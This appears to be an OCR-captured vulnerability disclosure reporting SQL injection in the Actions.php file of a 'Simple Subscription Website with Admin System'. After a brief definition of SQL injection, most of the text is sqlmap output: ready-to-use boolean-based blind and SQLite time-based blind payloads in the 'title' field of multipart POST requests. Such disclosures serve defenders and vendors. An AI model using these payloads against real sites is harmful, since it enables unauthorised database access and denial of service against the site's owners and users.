

Simple Subscription Website with Admin System Actions.php has Sqlinjection

Simple Subscription Website with Admin System Actions.php has Sqlinjection,The basic introduction of this vulnerability is that SQL injection means that the web application does not judge or filter the validity of user input data strictly.An attacker can add additional SQL statements to the end of the predefined query statements in the web application to achieve illegal operations without the administrator's knowledge, so as to cheat the database server to execute unauthorized arbitrary queries and further obtain the corresponding data information.





SqlMap Attack

```
sqlmap identified the following injection point(s)
with a total of 130 HTTP(s) requests:
---
Parameter: MULTIPART title ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING
```

```
clause
    Payload: ------WebKitFormBoundarytTkg6ojle60ePRYk
Content-Disposition: form-data; name="id"



------WebKitFormBoundarytTkg6ojle60ePRYk
Content-Disposition: form-data; name="title"

123' AND 1198=1198 AND 'JbJs'='JbJs
------WebKitFormBoundarytTkg6ojle60ePRYk
Content-Disposition: form-data; name="description"

<p>123</p>
------WebKitFormBoundarytTkg6ojle60ePRYk
Content-Disposition: form-data; name="files";
filename=""
Content-Type: application/octet-stream



------WebKitFormBoundarytTkg6ojle60ePRYk
Content-Disposition: form-data; name="current_price"

0123
------WebKitFormBoundarytTkg6ojle60ePRYk
Content-Disposition: form-data; name="before_price"

0123
------WebKitFormBoundarytTkg6ojle60ePRYk
```

```
Content-Disposition: form-data;
name="subscription_type"

123
------WebKitFormBoundarytTkg6ojle60ePRYk
Content-Disposition: form-data; name="status"

1
------WebKitFormBoundarytTkg6ojle60ePRYk--

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy
query)
    Payload: ------WebKitFormBoundarytTkg6ojle60ePRYk
Content-Disposition: form-data; name="id"



------WebKitFormBoundarytTkg6ojle60ePRYk
Content-Disposition: form-data; name="title"

123' AND
7828=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOM
BLOB(500000000/2)))) AND 'lQFH'='lQFH
------WebKitFormBoundarytTkg6ojle60ePRYk
Content-Disposition: form-data; name="description"

<p>123</p>
------WebKitFormBoundarytTkg6ojle60ePRYk
```

```
Content-Disposition: form-data; name="files";
filename=""
Content-Type: application/octet-stream


------WebKitFormBoundarytTkg6ojle60ePRYk
Content-Disposition: form-data; name="current_price"

0123
------WebKitFormBoundarytTkg6ojle60ePRYk
Content-Disposition: form-data; name="before_price"

0123
------WebKitFormBoundarytTkg6ojle60ePRYk
Content-Disposition: form-data;
name="subscription_type"

123
------WebKitFormBoundarytTkg6ojle60ePRYk
Content-Disposition: form-data; name="status"

1
------WebKitFormBoundarytTkg6ojle60ePRYk--
---
```